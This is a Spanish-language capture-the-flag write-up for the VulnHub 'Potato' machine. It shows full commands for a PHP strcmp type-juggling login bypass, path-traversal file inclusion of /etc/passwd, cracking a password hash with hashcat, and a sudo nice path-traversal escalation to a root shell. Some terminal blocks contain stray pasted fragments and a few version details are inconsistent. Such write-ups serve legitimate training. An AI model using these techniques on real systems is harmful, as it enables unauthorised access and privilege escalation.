

Potato Write-up [VulnHub]

VulnHub

Daniel Miranda Barcelona

EXCAL1BUR

Introducción

Este CTF es un reto enfocado en la explotación de vulnerabilidades comunes en sistemas Linux. A lo largo de este desafío, el objetivo es realizar la enumeración de servicios, descubrir fallos en la configuración de estos servicios y, finalmente, obtener acceso root a la máquina objetivo. Las técnicas empleadas incluyen la explotación de vulnerabilidades LFI (Local File Inclusion), la manipulación de contraseñas y la escalada de privilegios utilizando servicios mal configurados.

1- Objetivo

El objetivo principal de este CTF es comprometer la máquina, escalando privilegios desde un acceso inicial limitado hasta el nivel de root. Para lograrlo, se deben identificar y explotar vulnerabilidades presentes en los servicios expuestos por la máquina, como HTTP, SSH y FTP, así como aprovechar configuraciones débiles de seguridad en el servidor.

2- Alcance

El análisis está limitado a la máquina virtual del CTF, donde se realizaron actividades de enumeración, explotación y post-explotación. Este CTF es una simulación de un entorno real con vulnerabilidades intencionales en servicios como FTP, Apache y SSH, con el fin de reforzar el aprendizaje sobre técnicas de hacking y seguridad informática.

3- Resumen

El objetivo principal es obtener acceso root explotando vulnerabilidades comunes en servicios FTP, HTTP y SSH. A lo largo del proceso, se llevaron a cabo diversas técnicas de enumeración y explotación que incluyeron la manipulación de parámetros PHP, vulnerabilidades de inclusión de archivos locales (LFI) y el uso de herramientas de cracking para descifrar contraseñas. Finalmente, se logró la escalada de privilegios aprovechando permisos mal configurados en el binario

3.1- Procedimientos realizados

- **Enumeración inicial:** Se realizó un escaneo de puertos utilizando Nmap, que reveló tres servicios clave: Apache (HTTP), SSH y FTP. En el puerto 2112 se ejecutaba un servicio FTP con acceso anónimo habilitado, lo que permitió descargar archivos sensibles, como un respaldo de index.php.
- **Explotación del servicio FTP:** Tras acceder de forma anónima, se descubrió un archivo index.php.bak. El archivo reveló una vulnerabilidad de tipo PHP Type Juggling, que permitió eludir la autenticación mediante la manipulación del campo de contraseña con un array vacío (password[]=). Con esto, se accedió al panel de administración.
- **Vulnerabilidad LFI:** En la sección de logs del panel de administración, se detectó una vulnerabilidad LFI que permitió acceder a archivos críticos del sistema, como /etc/passwd. Esto permitió obtener el hash del usuario webadmin, que fue descifrado utilizando hashcat.
- **Escalada de privilegios:** Con acceso SSH como webadmin, se descubrió que el usuario tenía permisos para ejecutar el binario /bin/nice en el directorio /notes/. Aprovechando esta configuración, se creó un script para obtener una shell como root, logrando finalmente el acceso completo al sistema.

3.2- Recolección de información

Escaneo de la red:

Identificada la IP, se utilizó NMAP para escanear la IP y obtener información detallada sobre los servicios, versiones y sistema operativo.

```
└─$ sudo nmap -sC -sV -O 10.10.0.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 21:55 UTC
Nmap scan report for 10.10.0.8
Host is up (0.032s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:82:a6:10:1e:ea:92:60:e8:91:9f:c4:aa:f0:12:6b (RSA)
|   256  75:17:ee:91:06:f1:20:56:0d:34:81:75:ff:da:1e:c4 (ECDSA)
|_  256  df:22:65:71:fc:95:b5:c8:d1:56:45:ca:d1:ca:66:d9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Potato company
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: HP P2000 G3 NAS device (93%), Linux 2.6.32 (92%), Infomir MAG-250 set-top box (92%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (92%), Linux 3.7 (92%), Linux 5.0 - 5.4 (92%), Ubiquiti AirOS 5.5.9 (92%), Linux 2.6.32 - 3.13 (92%), Linux 3.3 (92%), Linux 3.1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
[user@parrot]~$
```

```
[user@parrot]~$ nmap -T5 -p- 10.10.0.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 22:35 UTC
Nmap scan report for 10.10.0.8
Host is up (0.031s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
2112/tcp  open  kip
```


Resultados del escaneo:

- HTTP - Apache - V2.4.41 - Puerto 80
- SSH - OpenSSH - V7.8.2P1 - Puerto 22
- FTP – KIP - Puerto 2112

3.3- Enumeración

Con la información obtenida, procedimos a la enumeración de vulnerabilidades.

Acceso a la web (puerto 80):



Utilizamos la herramienta Gobuster para buscar directorios ocultos en la web.

```
└─$ gobuster dir -u http://10.10.0.8/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.0.8/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/admin (Status: 301) [Size: 306] [--> http://10.10.0.8/admin/]
/potato (Status: 301) [Size: 307] [--> http://10.10.0.8/potato/]
/server-status (Status: 403) [Size: 274]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
[user@parrot]~$
```


Los siguientes directorios fueron detectados:

/admin

/potato

/server-status (no accesible)

Se utilizó la herramienta ffuf para buscar directorios y archivos ocultos. Aunque realizamos una búsqueda exhaustiva, no se encontró nada relevante. En /admin, se identificó un formulario de inicio de sesión, que analizamos más adelante.



Con la información recopilada, sabíamos que el servidor contaba con un servicio FTP activo, por lo que procedimos a analizarlo más a fondo para determinar su configuración y accesibilidad.

Intentamos iniciar sesión como usuario anónimo en el FTP:

```
[user@parrot]~$ ftp 10.10.0.8 -p 2112
Connected to 10.10.0.8.
220 ProFTPD Server (Debian) [::ffff:10.10.0.8]
Name (10.10.0.8:user): anonymous login
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@prod-vpn-instance.europe-west1-b.c.hackjourney-prod.internal !
230-
230-The local time is: Sun Oct 13 22:37:02 2024
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||13991|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 ftp ftp 901 Aug 2 2020 index.php.bak
-rw-r--r-- 1 ftp ftp 54 Aug 2 2020 welcome.msg
226 Transfer complete
ftp>
```

Descubrimos dos archivos en el servidor: welcome.msg y un respaldo de index.php.

Contenido

de welcome:

```
[x]-[user@parrot]~$ cat welcome.msg
Welcome, archive user %U%@%R !

The local time is: %T
```

Contenido

de index.php.bak:

```
[user@parrot]~$ cat index.php.bak
<html>
<head></head>
<body>

<?php
$pass= "potato"; //note Change this password regularly

if($_GET['login']=='1'){
    if (strcmp($_POST['username'], "admin") == 0 && strcmp($_POST['password'], $pass) == 0) {
        echo "Welcome! <br> Go to the <a href='\"dashboard.php\"'>dashboard</a>";
        setcookie('pass', $pass, time() + 365*24*3600);
    }else{
        echo "<p>Bad login/password! </br> Return to the <a href='\"index.php\"'>login page</a> <p>";
    }
    exit();
}

?>


<form action="index.php?login=1" method="POST">
    <h1>Login</h1>
    <label><b>User:</b></label>
    <input type="text" name="username" required>
    </br>
    <label><b>Password:</b></label>
    <input type="password" name="password" required>
    </br>
    <input type="submit" id='submit' value='Login' >
</form>
</body>
</html>
```

3.4- Explotación


El código es inseguro por dos razones clave:

1. **Contraseña hardcodeda:** Guardar la contraseña directamente en el código (`$pass = "potato";`) es un gran riesgo, ya que cualquier acceso al archivo expone las credenciales. Es mejor usar archivos de configuración o variables de entorno.
2. **Falta de hashing:** Las contraseñas no están cifradas, lo que es peligroso. Se debe usar un algoritmo seguro como `password_hash()` para evitar que se almacenen o comparen en texto plano.


Además, usando `strcmp()` sin validar el tipo de entrada, un atacante podría enviar `$_POST['password'][]=`, eludiendo la autenticación por completo. Y eso es exactamente lo que vamos a hacer, para ello abriremos Burpsuite. Usaremos El usuario 'admin' y la contraseña: `[]=`, interceptando con Burpsuite el envío y modificarlo.



Al acceder con éxito, pudimos entrar en el panel de administración.



En el dashboard, encontramos varios apartados: Home, Users, Date, Pingy Logs. La sección de Logs fue la más interesante, ya que detectamos una vulnerabilidad LFI clásica. El sitio cargaba archivos log.txt del sistema y nos permitió modificar la ruta usando el parámetro 'file'. Utilizamos Burpsuite para realizar pruebas hasta encontrar la ruta correcta y explotar la vulnerabilidad.




Contenido del archivo ../../../../etc/passwd :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
florianges:x:1000:1000:florianges:/home/florianges:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
proftpd:x:112:65534:/:run/proftpd:/usr/sbin/nologin
ftp:x:113:65534:/:srv/ftp:/usr/sbin/nologin
webadmin:$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/:1001:1001:webadmin,,,:/home/webadmin:/bin/bash
ubuntu:x:1002:1003:Ubuntu:/home/ubuntu:/bin/bash
```

Descubrimos que el usuario webadmin tenía su contraseña hasheada en el archivo passwd.

Para descifrarlo, guardamos el hash en un archivo y luego utilizamos Hashcat. El hash era del tipo apr1 o MD5-crypt, y con Hashcat logramos descifrarlo.



```
$hashcat -m 500 -a 0 -o crack hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The p
ocl project]
*****
* Device #1: pthread-sandybridge-AMD Ryzen 5 3600 6-Core Processor, 2909/5883 MB (1024 MB allocatable), 8MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
INFO: All hashes found as potfile and/or empty entries! Use --show to display them.
Started: Sun Oct 13 23:13:27 2024
Stopped: Sun Oct 13 23:13:27 2024
[user@parrot]-[~]
$cat crack
$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/:dragon
```

Una vez descifrado el hash y teniendo las credenciales nos conectamos por ssh.

```
[x]-[user@parrot]-[~]
$ sudo ssh -oHostKeyAlgorithms=+ssh-dss webadmin@10.10.0.8
The authenticity of host '10.10.0.8 (10.10.0.8)' can't be established.
ED25519 key fingerprint is SHA256:fr1ZcpkgwXDca+PxVPvJ4G6s5MZQR7srV7/OnTLraVI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.0.8' (ED25519) to the list of known hosts.
webadmin@10.10.0.8's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sun 13 Oct 2024 11:17:30 PM UTC
System load: 0.08
Usage of /: 12.8% of 31.37GB
Memory usage: 21%
Swap usage: 0%

364 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Aug 2 19:56:20 2020 from 192.168.1.11
webadmin@potato:~$
```

Con acceso SSH bajo la cuenta de webadmin, comenzamos la escalada de privilegios.

```
webadmin@potato:~$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on potato:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on potato:
    (ALL : ALL) /bin/nice /notes/*
webadmin@potato:~$
```

Concluimos que podíamos ejecutar el binario /bin/nice y cualquier archivo dentro del directorio /notes. Creamos un archivo llamado privesc.sh para obtener privilegios de root.

```
webadmin@potato:/notes$ ls -la
total 16
drwxr-xr-x  2 root root 4096 Aug  2  2020 .
drwxr-xr-x 21 root root 4096 Oct 13 13:28 ..
-rwx----- 1 root root  11 Aug  2  2020 clear.sh
-rwx----- 1 root root   8 Aug  2  2020 id.sh
```

Al ejecutar id nos mostrará el ID del usuario root, y clear limpiará la consola. No parecen útiles, así que creamos nuestro propio archivo para la escalada, llamado privesc.sh en nuestro directorio home.

```
Parrot Terminal x webadmin@potato: ~
GNU nano 4.8 privesc.sh
/bin/sh -i
Get the log
Contenido del fichero ../../../../../../etc/passwd :
```

Le daremos permisos con chmod y ejecutaremos el .sh desde notes con el comando nice de la siguiente forma:

```
File Edit View Search Terminal Tabs Help
Parrot Terminal x webadmin@potato: ~
webadmin@potato:~$ chmod +x privesc.sh
webadmin@potato:~$ sudo nice /notes/../../home/webadmin/privesc.sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
Get the log
Contenido del fichero ../../../../../../etc/passwd :
```

Y conseguimos privilegios root.

```
# cd root
# ls
root.txt snap
# cat root.txt
bGljb3JuZSB1bmlqYW1iaXN0ZSBxdWkgZnVpdCBhdSBib3V0IGtigJl1biBkb3VibGUgYXJjLWVuLWNPZWwuaIA==in
#
list:x:38:38:Maildir List Manager:/var/lib:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,.,./run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,.,./run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
```

Conclusión

En este reto, se explotaron varias vulnerabilidades clave, como el PHP Type Juggling, que permitió eludir la autenticación manipulando los parámetros del formulario. También se aprovechó una vulnerabilidad de LFI (Local File Inclusion) para acceder a archivos del sistema, obteniendo información crítica como hashes de contraseñas. Finalmente, una mala configuración en los permisos del binario /bin/nice facilitó la escalada de privilegios hasta root. Este reto demuestra lo fácil que es comprometer un sistema si no se aplican buenas prácticas de seguridad en la validación de entradas y la configuración de servicios.